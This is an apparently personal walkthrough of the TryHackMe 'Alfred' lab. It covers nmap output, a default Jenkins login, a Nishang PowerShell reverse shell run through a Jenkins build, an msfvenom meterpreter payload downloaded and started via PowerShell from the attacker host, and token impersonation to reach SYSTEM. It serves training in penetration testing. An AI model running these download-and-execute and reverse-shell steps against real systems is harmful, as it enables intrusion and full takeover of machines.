
Alfred - THM (Done)

Alfred THM -https://tryhackme.com/r/room/alfred

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -A -T4 -Pn -p80,3389,8080 10.10.71.172
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 00:22 EDT
Nmap scan report for 10.10.71.172
Host is up (0.13s latency).

PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
| http-title: Site doesn't have a title (text/html).
3389/tcp open  tcpwrapped
|_ssl-date: 2020-04-30T04:22:53+00:00; 0s from scanner time.
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Warning: OSScan results may be unreliable because we could not find
pen and 1 closed port
```

browse ip and port 8080.




collect usernames and info.

we can dirbuster

we can bruteforce

we can view page source



admin:admin


https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

Copy raw code and paste in gedit and save


```
root@kali:~# cd transfer/
root@kali:~/transfer# gedit Invoke-PowerShellTcp.ps1
```


```
root@kali:~/transfer# python -m SimpleHTTPServer 80
```

```
root@kali:~/transfer# nc -nvlp 443
listening on [any] 443 ...
```



Copy it, paste here and customize and save.





Click Build Now

```
root@kali:~/transfer# nc -nvlp 443
listening on [any] 443 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.71.172] 49198
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>whoami
alfred\bruce
```

systeminfo
whoami /priv

```
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Disabled
SeCreatePagefilePrivilege     Create a pagefile                         Disabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Disabled
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

We are gonna impersonate

```
root@kali:~/transfer# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.4.114 LPORT=7777 -f exe > shellex.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~/transfer# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Change shellex.exe to shell.exe. Heath typed it wrong. It is supposed to be shell.exe.


We will use meterpreter shell. Set options and run.

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.11.4.114      yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


```
PS C:\Program Files (x86)\Jenkins\workspace\project> powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.
11.4.114:80/shellex.exe','shell.exe')"
PS C:\Program Files (x86)\Jenkins\workspace\project> Start-Process "shell.exe"
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

This is powershell shell. Thats why we gotta use powershell download cmd.

```
meterpreter >
meterpreter > getuid
Server username: alfred\bruce
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > getprivs
```


Enabled Process Privileges
==========
Name

SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
meterpreter >




We list token and impersonate authority/system token.

And then we change to shell but did not work. It has issue creating a shell. We gotta migrate our shell to another process.

```
>ps #in meterpreter shell
```

We are going to run into anything that running as authority/system.



Let’s recap.

-We gained initial access executing powershell cmd in jenkins build!

-We elevated priv using meterpreter incognito impersonate token.

-We migrated shell process into another process running as authority.